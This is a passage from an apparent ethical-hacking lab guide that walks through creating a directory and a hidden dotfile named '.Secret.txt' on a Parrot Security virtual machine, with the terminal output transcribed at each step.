


15. Now, let us hide files in **Parrot Security Machine**, switch to **Parrot Security** virtual Machine.
16. In **Parrot Security** machine open a terminal window and type **cd Desktop** and press **Enter** to navigate to **Desktop**.
17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.



```
Applications Places System [Icons] [Terminal] [Help]
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Test
[attacker@parrot]-[~/Desktop]
$
```


18. Type **cd Test** and press **Enter** to navigate into **Test** directory.
19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.



```
Applications Places System [Icons] [Terminal] [Help]
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Test
[attacker@parrot]-[~/Desktop]
$cd Test
[attacker@parrot]-[~/Desktop/Test]
$>> Sample.txt
[attacker@parrot]-[~/Desktop/Test]
$
```



20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.

21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.



